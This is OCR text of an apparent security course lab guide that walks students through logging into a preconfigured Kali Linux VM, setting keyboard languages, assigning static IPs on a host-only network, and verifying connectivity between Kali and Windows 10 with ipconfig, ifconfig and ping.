
4. When prompted for credentials, enter:
   USERNAME: **root**
   PASSWORD: **toor**

5. You should now be logged into the Kali Linux desktop. Remember, this is a custom version of Kali Linux that has been preconfigured with all files needed for the labs in this course. Please ensure that you are using the version provided.


6. Optionally, you may wish to change the language settings for the keyboard. To do this, first click on the drop-down icon on the very top-right of the screen, and second, the tool icon on the bottom-left as shown below:




7. The following menu should appear. Click "Keyboard" as shown:




8. From the window that comes up after clicking on "Keyboard," click "Input Sources" as shown below:



9. The "Region & Language" window should now appear. Click the + sign under "Input Sources" as shown below:




10. When clicking the + sign, you will be prompted with the following window:



Click the desired language. If you need more choices, click the three dots at the bottom to expand all language choices.

11. After selecting the desired language, use the up and down arrows to move it to the top of the list and then exit out of the screen. In our example, we added an "English (UK)" input source.



Task 5 – Verify Network Connectivity

*NOTE: Commands that you are to type as input are in **bold** font and the output from commands is in regular font. In the following example, the command "**echo Hello World!**" is being entered as input and the line "Hello World!" is being printed to the screen as output.*

```
root@kali:~# echo Hello World!
Hello World!
```

 *indicates a Kali Linux Terminal windows and*  *indicates a Windows command prompt.*

The above indicators of Linux and Windows will be used in labs where command line prompts are needed on both virtual machines. This is to help ensure you are on the correct system. In labs where all command line input is on a single VM, these indicators will not be used.


1. Your virtual machines were preconfigured to run in host-only networking mode. Your Kali Linux and Windows 10 VMs are to be assigned the following static IP addresses:
   - **10.10.10.20**: Kali Linux (preconfigured)
   - **10.10.10.10**: Windows 10
   - The subnet mask is **255.255.255.0,** and there is no default gateway configured.

2. Navigate over to your Windows 10 VM and if you are currently logged out, log in using your "SEC401-Student" account.

   - USERNAME: **SEC401-Student**
   - PASSWORD: **SEC401**

3. Bring up Windows Explorer by pressing and holding the Windows logo key () on your keyboard and then the "E" key. Another option is to click the folder icon on the taskbar at the bottom of your Windows 10 desktop. 


4. From Windows Explorer, navigate to "**C:\Labs\401.1**" and double-click "Command Prompt" as shown with the arrows below:




5. With the command prompt on your screen, type "**ncpa.cpl**" and press Enter as shown below:

```
C:\Users\student>ncpa.cpl
```

You should get the following screen:




Double-click "Ethernet0" and you should get the box below:




Click "Properties" as shown above.

6. You should now get the following window:



Double-click "Internet Protocol Version 4 (TCP/IPv4)"

After double-clicking "Internet Protocol Version 4 (TCP/IPv4)," you should get the following window:



1) **Select the radio button "Use the following IP address"**
2) **Enter the IP address 10.10.10.10 and the subnet mask 255.255.255.0**
3) **Click OK, then OK, and then Close.**

7. Go back to your command prompt and verify that your IP address is properly set by typing "**ipconfig | find "IPv4"**" from your command prompt and pressing Enter:

```
C:\Users\student>ipconfig | find "IPv4"
   IPv4 Address. . . . . . . . . . . : 10.10.10.10
```

NOTE: The "ipconfig" command displays the Windows networking settings. We are taking the output from this command and using the pipe "|" character to take this output and using it as input to the "find" command. We specify the text we want to search for in quotes.

8. Ping your Kali Linux VM from your windows command prompt as shown below:


```
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\student>ping -n 2 10.10.10.20

Pinging 10.10.10.20 with 32 bytes of data:
Reply from 10.10.10.20: bytes=32 time<1ms TTL=64
Reply from 10.10.10.20: bytes=32 time<1ms TTL=64

Ping statistics for 10.10.10.20:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

NOTE: The "-n 2" flag tells the Ping tool to only send out two ICMP Echo Requests (Type 8) and then stop. In the example above, we receive an Echo Reply (Type 0) from both requests. If you are unable to ping the Kali Linux VM, see the troubleshooting section at the end of this section.

9. To verify connectivity from Kali to Windows, go to your Kali Linux VM and bring up a Terminal window. To do this, click on the following icon on the left side of the desktop: 

10. Verify that your IP address is properly set by issuing the following command from your Terminal window by typing, "**ifconfig eth0 | grep "inet "**" and pressing the Enter key as shown below:

```
root@kali:~# ifconfig eth0 | grep "inet "
        inet 10.10.10.20  netmask 255.255.255.0  broadcast 10.10.10.255
```

NOTE: The "ifconfig" command is how we display our networking settings from a Terminal window. The argument "eth0" is the name of our Ethernet interface. Running "ifconfig" with no arguments displays all interfaces available on the system. We are taking the output from this command and using the pipe "|" character to take this output and using it as input to the "grep" tool. In this example, the "grep" tool is searching for the text "inet " so that we only display the actual IP address information. Note that there is a space between the word "inet" and the quotation mark. If your IP address does not match the above, see the troubleshooting section at the end of this section.

11. From the Terminal window, ping the Windows 10 VM by typing "**ping -c 2 10.10.10.10**" and pressing Enter.

```
root@kali:~# ping -c 2 10.10.10.10
PING 10.10.10.10 (10.10.10.10) 56(84) bytes of data.
64 bytes from 10.10.10.10: icmp_seq=1 ttl=128 time=0.659 ms
64 bytes from 10.10.10.10: icmp_seq=2 ttl=128 time=0.881 ms

--- 10.10.10.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.659/0.770/0.881/0.111 ms
```

NOTE: The "-c 2" flag tells the Ping command to only send out two ICMP Echo Requests (Type 8) and then stop. In the example above, we receive an Echo Reply (Type 0) from both requests. If you are unable to ping the Windows 10 VM, see the troubleshooting section at the end of this section.


12. If you made it to this point and were successfully able to ping in both directions, congratulations, you are ready to go for the labs in this course! If you experience issues with IP addressing or connectivity, please see the troubleshooting section up next.

Troubleshooting

If you experience issues with networking between the two virtual machines, please read through this section for a possible solution. Each system should be configured with an IP address of 10.10.10.10 for Windows 10 and 10.10.10.20 for Kali Linux. At any point, unless you have manually changed the configuration of the virtual machines, rebooting them should put their network settings back to the statically configured default.

